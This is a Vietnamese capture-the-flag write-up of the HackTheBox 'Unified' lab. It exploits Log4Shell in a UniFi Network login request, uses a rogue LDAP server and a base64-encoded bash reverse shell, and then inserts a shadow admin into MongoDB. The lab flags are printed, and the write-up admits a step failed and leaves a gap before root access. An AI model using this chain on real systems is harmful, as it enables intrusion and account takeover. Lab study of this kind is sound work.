
22,6789,8080,8443

[Hide Answer](#)

Success!
Task flag owned!

Task 2: Hỏi tiêu đề phần mềm đang chạy trên cổng 8443

Truy cập vào trang web của box thì trên url thấy cổng 8443 và trang web đang hiện unifi



Đáp án Unifi Network

TASK 2

What is the title of the software that is running on port 8443?

***** *****k

Unifi Network

[Hide Answer](#)

Success!
Task flag owned!

Task 3: Phiên bản của phần mềm unifi

Đáp án: 6.4.5.54

TASK 3

What is the version of the software that is running?

```
*.*.*4
```

6.4.54

Hide Answer

Success!
Task flag owned!

Task 4: Hỏi tên của CVE cho lỗ hổng này

puzzlepeaches / Log4jUnifi

Exploiting CVE-2021-44228 in Unifi Network Application for remote code execution and more.



🔗 <https://github.com/puzzlepeaches/Log4jUnifi>

Đáp CVE-2021-44228

TASK 4

What is the CVE for the identified vulnerability?

```
***_*****_*****8
```

CVE-2021-44228

Hide Answer

Success!

Task 5: Giao thức làm đòn bẩy JNDI trong injection

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ git clone https://github.com/veracode-research/rogue-jndi
Cloning into 'rogue-jndi'...
remote: Enumerating objects: 89, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 89 (delta 13), reused 6 (delta 6), pack-reused 64 (from 1)
Receiving objects: 100% (89/89), 27.71 KiB | 1.15 MiB/s, done.
Resolving deltas: 100% (35/35), done.
```

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ cd rogue-jndi && mvn package
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[INFO] Scanning for projects ...
[INFO]
[INFO] _____< RogueJndi:RogueJndi >_____
[INFO] Building RogueJndi 1.1
[INFO]   from pom.xml
[INFO] _____ [ jar ] _____
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plug
```

Đáp án: Idap

TASK 5

What protocol does JNDI leverage in the injection?

***p

ldap

```

1 POST /api/login HTTP/1.1
2 Host: 10.129.172.234:8443
3 Content-Length: 68
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/126.0.6478.127 Safari/537.36
9 Content-Type: application/json; charset=utf-8
10 Accept: */*
11 Origin: https://10.129.172.234:8443
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://10.129.172.234:8443/manage/account/login?redirect=%2Fmanage
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Connection:keep-alive
19
20 {
   "username": "ssa",
   "password": "zsszs",
   "remember": false,
   "strict": true
}

```

Sửa phần remember thành phần sau

```
:\"a\", \"remember\": \"$ {jndi:ldap://eb0uvi.dnslog.cn:1389/o=tomcat}\", \"strict\":true
```

Khi gửi sẽ không trả về gì có thẻ khai thác.

The screenshot shows a browser developer tools Network tab. The Request section displays a POST request to `/api/login` with the following headers and body:

```

1 POST /api/login HTTP/1.1
2 Host: 10.129.172.234:8443
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://10.129.172.234:8443/manage/account/login?redirect=%2Fmanage
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 107
0 Origin: https://10.129.172.234:8443
1 Sec-Fetch-Dest: empty
2 Sec-Fetch-Mode: cors
3 Sec-Fetch-Site: same-origin
4 Te: trailers
5 Connection: keep-alive
6
7 {
8     "username": "ql212",
9     "password": "2112",
10    "remember": "$jndi:ldap://10.10.14.184:1389/o=tomcat",
11    "strict": true
12 }

```

The Response section shows a JSON object with the following structure:

```

1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.172.234:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
6 X-Frame-Options: DENY
7 Content-Type: application/json;charset=UTF-8
8 Content-Length: 64
9 Date: Sun, 13 Oct 2024 14:17:29 GMT
10 Connection: close
11
12 {
13     "meta": {
14         "rc": "error",
15         "msg": "api.err.InvalidPayload"
16     },
17     "data": [
18     ]
19 }

```

Giờ sử dụng tcpdump trên cổng 1389, gửi lại gói tin trên

```

└─[kali㉿kali]─[~/Documents/NT140/Hackthebox]
$ sudo tcpdump -i tun0 port 1389
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:19:23.279003 IP 10.129.172.234.42120 > 10.10.14.184.1389: Flags [S], seq 4196407923, win 642
40, options [mss 1362,sackOK,TS val 1152429227 ecr 0,nop,wscale 7], length 0
21:19:23.279030 IP 10.10.14.184.1389 > 10.129.172.234.42120: Flags [R.], seq 0, ack 4196407924,
win 0, length 0

```

Đáp án là tcpdump

TASK 6

What tool do we use to intercept the traffic, indicating the attack was successful?

*****p

tcpdump

Hide Answer

Task 7: Gián đoạn gói tin sử dụng cổng nào

Đáp án: 389

TASK 7

What port do we need to inspect intercepted traffic for?

389

Hide Answer

Task 8: Hỏi cổng dịch vụ Mongodb chạy trên cổng nào

Để có thể vào được dịch vụ đó thì phải tạo một reverse shell

Đầu tiên tại câu lệnh khai thác và mã hóa dưới dạng base64

```
[kali㉿kali] -[~/Documents/NT140/Hackthebox/rogue-jndi]
$ echo 'bash -c bash -i >& /dev/tcp/10.10.14.184/4444 0>&1' | base64
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTg0LzQ0NDQgMD4mMQo=
```

Chạy netcat mở cổng lắng nghe trên cổng 4444

```
[kali㉿kali] -[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.184] from (UNKNOWN) [10.129.172.234] 51800
```

Sau đó chạy lệnh java sử dụng RogueJndi để gửi đoạn mã hóa trên đến dịch vụ

```
[kali㉿kali] -[~/Documents/NT140/Hackthebox/rogue-jndi]
$ echo 'bash -c bash -i >& /dev/tcp/10.10.14.184/4444 0>&1' | base64
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTg0LzQ0NDQgMD4mMQo=
```

```
[kali㉿kali] -[~/Documents/NT140/Hackthebox/rogue-jndi]
$ java -jar /target/RogueJndi-1.1.jar --command "bash -c {echo, YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTg0LzQ0NDQgMD4mMQo=}{base64,-d}{bash,-i}" --hostname "10.10.14.184"
Error: Unable to access jarfile /target/RogueJndi-1.1.jar
```

```
[kali㉿kali] -[~/Documents/NT140/Hackthebox/rogue-jndi]
$ java -jar target/RogueJndi-1.1.jar --command "bash -c {echo, YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTg0LzQ0NDQgMD4mMQo=}{base64,-d}{bash,-i}" --hostname "10.10.14.184"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+-+---+---+---+---+
|R|gl|e|j|n|d|i|
+-+---+---+---+---+
Starting HTTP server on 0.0.0.0:8000 /192.168.11.50/4444 0>&1' | base64
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.184:1389/o=websphere1 to artsxploit.controllers.WebSphere1
Mapping ldap://10.10.14.184:1389/o=websphere1,wsdl=* to artsxploit.controllers.WebSphere1
Mapping ldap://10.10.14.184:1389/o=groovy to artsxploit.controllers.Groovy
Mapping ldap://10.10.14.184:1389/o=websphere2 to artsxploit.controllers.WebSphere2
Mapping ldap://10.10.14.184:1389/o=websphere2,jar=* to artsxploit.controllers.WebSphere2
Mapping ldap://10.10.14.184:1389/ to artsxploit.controllers.RemoteReference
Mapping ldap://10.10.14.184:1389/o=reference to artsxploit.controllers.RemoteReference
Mapping ldap://10.10.14.184:1389/o=tomcat to artsxploit.controllers.Tomcat
```

Quay lại terminal lắng nghe, thực hiện lệnh /dev/null -c bash để có terminal chi tiết hơn

```
[kali㉿kali] -[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.184] from (UNKNOWN) [10.129.172.234] 51800
whoami
unifi
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$
```

Sử dụng ps aux | grep mongo để xuất những gì liên quan đó mongo

```
unifi@unified:/usr/lib/unifi$ ps aux | grep mongo
ps aux | grep mongo
unifi      67  0.2  4.1 1100676 84812 ?        Sl   14:53  0:07 bin/mongod --dbpath /usr/lib
/unifi/data/db --port 27117 --unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend
d --logpath /usr/lib/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_i
p 127.0.0.1
unifi     1287  0.0  0.0  11468  1060 pts/0  S+  15:36  0:00 grep mongo applications?
```

Đáp án: 27117

TASK 8

What port is the MongoDB service running on?

*****7



27117

[Hide Answer](#)

Task 9: Tên mặc định của cơ sở dữ liệu cho ứng dụng unifi:

Had an issue getting into my controller, spent a few hours uncovering this process below. Thought it might be handy to post it up here for benefit of the wider community, and probably for me for when I get locked out next time:

- 1) Run the Unifi controller app and make sure you see success
- 2) Install MongoDB server Community from: <https://www.mongodb.com/download-center/community>
- 3) Launch a command prompt and change directory (CD) to the bin folder inside mongodb (probably C:\program files\mongodb\server\{version}\bin). For example, type: cd C:\program files\mongodb\server\4.0\bin
- 4) Run command: mongo -port 27117
- 5) In mongo, enter command: use ace
- 6) In mongo, enter command: db.admin.update({ name: "admin" }, {\$set: { x_shadow: "\$6\$9Ter1EZ9\$ISt6/tkoPguHqsDK0mXmUsZ1WE2qCM4m9AQ.x9/eVNJxws.hAxt2Pe8oA9TFB7LPBgzaHBcAfKFoLpRQlpBiX1" } })

Make sure you copy everything in bold, including the ending semicolon

The password for the admin user will now be set to "password"

If you don't have a login with the name admin, you might have to update the mongo db so your administrator login has the name admin, because I read that password hashes are salted (tied to) the username, so this password hash is apparently only a valid hash of the string "password" if the username is "admin"

Đáp án là ace

TASK 9

What is the default database name for UniFi applications?



ace

[Hide Answer](#)

Success!

Task 10: Hàm gì được dùng để liệt kê những người dùng trong MongoDB

```

unifi@unified:/usr/lib/unifi$ mongo -port 27117 ace
mongo -port 27117 ace
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
★ Follow
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see http://www.mongodb.org/display/DOCS/Documentation here for the
docs next http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-user
2024-10-13T15:45:22.983+0100 I STORAGE [main] In File::open(), ::c.js' failed with No such file or directory
Server has startup warnings:
2024-10-13T14:53:57.392+0100 I STORAGE [initandlisten]
2024-10-13T14:53:57.392+0100 I STORAGE [initandlisten] ** WARNING
  strongly recommended with the WiredTiger storage engine
2024-10-13T14:53:57.392+0100 I STORAGE [initandlisten] **
rg/core/prodnotes-filesystem
2024-10-13T14:53:57.982+0100 I CONTROL [initandlisten]
2024-10-13T14:53:57.982+0100 I CONTROL [initandlisten] ** WARNING

```

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
```

Sử dụng lệnh db.admin.find().forEach(printjson)

```

> db.admin.find().forEach(printjson);
dbdb.admin.find().forEach(printjson);
{
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "ord passw" : "administrator@unified.htb",
  "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qHiQV0PvUc
CRk3GwQaQuyVwCVq8iQgPTt4.",
  "time_created" : NumberLong(1640900495),
  "last_site_name" : "default",
  "ui_settings" : {
    "neverCheckForUpdate" : true,
    "statisticsPreferredTz" : "SITE",
    "statisticsPreferBps" : ""
}

```

Đáp án db.admin.find()

TASK 10

What is the function we use to enumerate users within the database in MongoDB?

,**.****()

db.admin.find()

Hide Answer

Task 11: Hàm gì được dùng để cập nhật người dùng trong MongoDB

```
mongo --port 27117 ace --eval 'db.admin.update( { "name" : "<UserName>" }, { $set : { "x_shadow" : "$6$ybLXYjTNj9vv$dgGRj" } } )'
```

Đáp án: db.admin.update()

TASK 11

What is the function we use to update users within the database in MongoDB?

```
** . ***** . *****()
```



db.admin.update()

[Hide Answer](#)

Task 12: Tìm kiếm mật khẩu của người dùng root

Để tìm mật khẩu của người dùng root thì phải đăng nhập với người dùng trong cơ sở dữ liệu để xem mật khẩu

Đầu tiên sử dụng mkpasswd dạng sha-512 để hash mật khẩu bất kì

Post exploitation – Shadow Admin

Alternatively, we can easily add our own shadow administrator account using the command line interface. With a lack of authentication we can execute a series of commands to add a local account.

First and foremost, we need to generate a password hash for our account using the mkpasswd command line utility. Oddly enough, this utility is included in the apt whois package. Install and then execute the following command to generate a hash on your local system.

```
mkpasswd -m sha-512 <PASSWORD>
```

```
(kali㉿kali)-[~/Documents/NT140/HackTheBox]$ mkpasswd -m sha-512 password
$6$Mx/81L102G.I4u2J$j/00sDZAcZqs70Slp1STWs6k9EhiC2c2TrahqLsYgALyqeNCK/NjBLXFle99QRXG0fe06D38BkY.abHgRGc/S0
```

Sử dụng câu lệnh db.admin.insert để tạo một danh tính mới với phần x_shadow là chuỗi hash mật khẩu trên, đặt tên người dùng và email tương ứng

```
db.admin.insert({ "email" : "user1@localhost.local", "last_site_name" : "default", "name" : "user1", "time_created" : NumberLong(100019800), "x_shadow" : "$6$Mx/81L102G.I4u2J$j/00sDZAcZqs70Slp1STWs6k9EhiC2c2TrahqLsYgALyqeNCK/NjBLXFle99QRXG0fe06D38BkY.abHgRGc/S0" })
```

Sử dụng db.admin.find().forEach(printjson) để in các người dùng nếu tìm thấy thông tin mới nhập nghĩa là thêm thành công.

```

}
  "executed" : ObjectId("670be08502c7906ad6d975b6"),
  "email" : "user1@localhost.local",
  "last_site_name" : "default",
  "name" : "user1",
  "time_created" : NumberLong(100019800),
  "x_shadow" : "$6$Mx/8ll1026.I4u2J$j/00sDZAcZqs70Slp1STWs6k9EhiC2c2TrahqLsYgALyqeNCK/NjB G o any
lxFle99QRXG0fe06D38BkY.abHgRGc/S0"
}


```

Đăng nhập với những thông tin mới thêm

Username
user1
Password

Remember me
Sign in

Thì theo write up tham khảo được thì ở đây sẽ có mục site nhưng trong box này không tồn tại -> Box bị lỗi ở chỗ này



Task tìm flag user:

Sau khi có được mật khẩu sử dụng ssh <user>@<ip của box> và nhập mật khẩu để đăng nhập root

Truy cập đến thư mục root để xuất thông tin của root.txt

Tương tự truy cập đến thư mục của michael để xuất thông tin user.txt

```
root@unified:~# whoami
root
root@unified:~# cat /root/root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~# cd /home
root@unified:/home# ls
michael
root@unified:/home# cd /home/michael
root@unified:/home/michael# ls
user.txt
root@unified:/home/michael# cat user.txt
6ced1a6a89e666c0620cdb10262ba127
root@unified:/home/michael#
```

SUBMIT FLAG

Submit user flag

6ced1a6a89e666c0620cdb10262ba127

Hide Answer



Task tìm flag root

SUBMIT FLAG

Submit root flag

e50bc93c75b634e4b272d2f771c33681

Hide Answer

